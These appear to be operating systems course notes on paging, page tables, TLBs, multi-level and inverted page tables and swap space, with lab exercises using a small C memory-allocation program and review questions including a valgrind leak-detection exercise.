


Figure 5.12: Free Space Management.

To get from the size of a tennis court to ca the size of Europe we have to multiply with 2^{35} , so the statement in the book is roughly correct.

VA and PA Space in figure 5.15.

VA and PA Space in figure 5.16.

Demo htop, see memory usage and the

- VIRT (Virtual Memory usage)
- RES (Physical Memory usage)

Address translation in figure 5.17.

Note page 5 of chap 18:




Figure 5.13: Problem: Wasted space.

Paging divide space into fixed size units/pieces/chunks/slots

Page a fixed sized unit

Page frame a page in physical memory (RAM)

Figure 5.14: Terminology.




Figure 5.15: VA and PA Space.

Note the offset stays the same (i.e., it is not translated), because the offset just tells us which byte *within* the page we want.

(Teacher make drawing of "most significant bits"-meaning to explain offset)

PT and PT Entry in figure 5.18.

Example Memory Trace in figure 5.19.




Figure 5.16: VA and PA Space.




Figure 5.17: Address translation.

- Fig 18.4 Page table in physical memory
- Fig 18.5 What is in a Page Table entry?
 - Present bit
 - Protection bits
 - Referenced bit
 - Dirty bit
 - Caching bits

Figure 5.18: PT and PT Entry.

- Fig 18.7 Do you understand what is going on here?

Figure 5.19: Example Memory Trace.

5.7 Lab tutorials

1. Do the "Homework (Code)" exercises in chapter 13. Don't spend too much time on this, you should complete this in less than one hour. In item three use the following code as the `memory-user.c` program:

```
#include <stdio.h>
#include <stdlib.h>
#define NITER 10000

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "usage: memory-user <memory>\n");
        exit(EXIT_FAILURE);
    }

    int memory = atoi(argv[1]) * 1024 * 1024;
    int length = (int)(memory / sizeof(int));
    int *arr = malloc(memory);
    if (arr == NULL) {
        fprintf(stderr, "malloc failed\n");
    }
    for (int i = 0; i < NITER; i++) {
        for (int j = 0; j < length; j++) arr[j] += 1;
    }

    free(arr);
    return 0;
}
```

Remember you can find the process-ID of a process with `ps`, you can start a process in the background by adding `&` on the command line, you can bring a process to the foreground with `fg` and you can send it a "terminate" signal with `CTRL-C`

Make sure you do item eight, use `pmap -X` to see the memory map of `memory-user` (hint: `pmap -X $(pgrep memory-user)`) and see the line below "[heap]" and how that changes with different arguments given to `memory-user` (because `malloc()` allocates memory on the heap).

5.8 Review questions and problems

1. When we have page-based memory management like we have learned about this week, what is the purpose of a *bitmap*? (what is it used for?)
2. What is in a pagetable entry? (in other words, what is the purpose each of the different bits or group of bits in a page table entry?)
3. Which of the following tasks are handled by hardware (not by the operating system or by the process)?
 - (a) address translation
 - (b) initialize trap table
 - (c) initialize free list or bitmap
 - (d) cpu caching
4. **(KEY PROBLEM)** For each of the following three memory addresses (here given as decimal numbers), what will be the virtual page number and what will be the offset for page sizes of 4K and 8K: 20000, 32769, 60000.
5. **(KEY PROBLEM)** With 16-bits logical/virtual addresses, page size 4KB and this slightly simplified page table

VPN	PFN	Present-bit
+-----+-----+		
15	0000	0
14	0110	1
13	0111	1
12	1011	1
11	0000	0
10	0000	0
9	0010	1
8	0001	1
7	0000	0
6	0000	0
5	0000	0
4	0000	0
3	0000	0
2	1111	1
1	0011	1
0	1100	1
+-----+-----+		

Explain how the logical/virtual address 0010 1101 1011 1010 is translated to a physical address. What about the address 0110 1001 1101 0010?

6. **(KEY PROBLEM)** In chapter 14, do Homework (Code) 1.
7. In chapter 14, do Homework (Code) 2.
8. In chapter 14, do Homework (Code) 3.
9. In chapter 14, do Homework (Code) 4. You can use the C-program from the lab exercise, just remove the `free()` (and set `NITER` to 10 instead of 10000). You can use `gdb` on a program that requires arguments with e.g. `gdb --args memory-user 5`
10. In chapter 14, do Homework (Code) 5.
11. In chapter 14, do Homework (Code) 6.
12. What will `valgrind --leak-check=yes` complain about in this program?

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    int x = 3;
    int *y = malloc(100);
    printf("x is at : %p\n", &x);
    printf("y is at : %p\n", y);
    x = y[1000];
    printf("x is : %d\n", x);
    return 0;
}
```

6

Memory Management

Note: references like “Fig 19.1” and “chp 19” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 19](#), [chp 20](#), [chp 21](#) and [chp 22](#).

6.1 Faster Translations

Paging is a wonderful mechanism but we have two problems:

1. It is too slow, every memory access (also called a memory reference) leads to an extra memory access since the page table is stored in RAM, let's solve this with TLB
2. The page table is too big (takes up too much space in RAM), let's solve this with one of
 - (a) Multi-level page table (most used)
 - (b) Inverted page table

6.1.1 TLB


Translation Lookaside Buffer (TLB) in figure [6.1](#).

- TLB is a CPU cache, one of the caches we talk about when we say L1, L2, L3 cache
- `cpuid -1 | less # search for TLB`
- Fig 19.1 pseudo code

Figure 6.1: Translation Lookaside Buffer (TLB).

- Fig 19.2, accessing this array in sequence
- *miss, hit, hit, miss, hit, hit, hit, miss, hit, hit*
- 70% hit rate

Figure 6.2: Hit or Miss?.



Hit or Miss? in figure 6.2.

Why Cache? in figure 6.3.

OS or HW? in figure 6.4.

6.1.2 ASID

What is in a TLB entry? in figure 6.5.

- Spatial locality
- Temporal locality

Unfortunately fast caches need to be small because of physics...

Figure 6.3: Why Cache?.

- Fig 19.3, OS handles TLB (RISC)
- On X86, HW handles TLB (CISC)

Figure 6.4: OS or HW?.

- A copy of the Page Table Entry (PTE)
- Address Space Identifier (ASID) on modern architectures, to avoid TLB flush on every context switch

Figure 6.5: What is in a TLB entry?.

- When the result of a division is too big, one can
 - (a) decrease the numerator (teller) or
 - (b) increase the denominator (nevner)
- Bigger pages is increasing the denominator
- X86 supports page sizes of 4KB, 2MB or 1GB
- Bigger pages leads to more *internal fragmentation*

Figure 6.6: Bigger pages?.

6.2 Smaller Page Tables

An 32-bit address space with 4KB pages (12-bit offset), with 32-bit ($4B = 2^2B$) page table entries:

$$\frac{2^{32}}{2^{12}} \times 2^2B = 2^{22}B = 4MB$$

With a couple of hundred processes, we can't have each process use 4MB just for its page table, and what about today's 64-bit address spaces...

Bigger pages? in figure 6.6.

- Fig 20.3

PTBR Page Table Base Register (CR3 on X86)

PDBR Page Directory Base Register (CR3 on X86)

Figure 6.7: Multi-level Page Table.




Figure 6.8: X86-32bit.

6.2.1 Multi-level PT

Multi-level Page Table in figure 6.7.

X86-32bit in figure 6.8.

X86-64bit in figure 6.9.

6.2.2 Inverted PT

Inverted Page Table in figure 6.10.




Figure 6.9: X86-64bit.

Here, instead of having many page tables (one per process of the system), we keep a single page table that has an entry for each physical page of the system

Cannot lookup, have to search the table for the entry...

Figure 6.10: Inverted Page Table.

- Fig 21.1
- How big is your swap space?
- Binaries (executables/libraries) don't need swap space

Figure 6.11: Swap Space.

6.3 Memory Management

6.3.1 Swap Space

Swap Space in figure 6.11.

6.3.2 Page Fault

Page fault in figure 6.12.

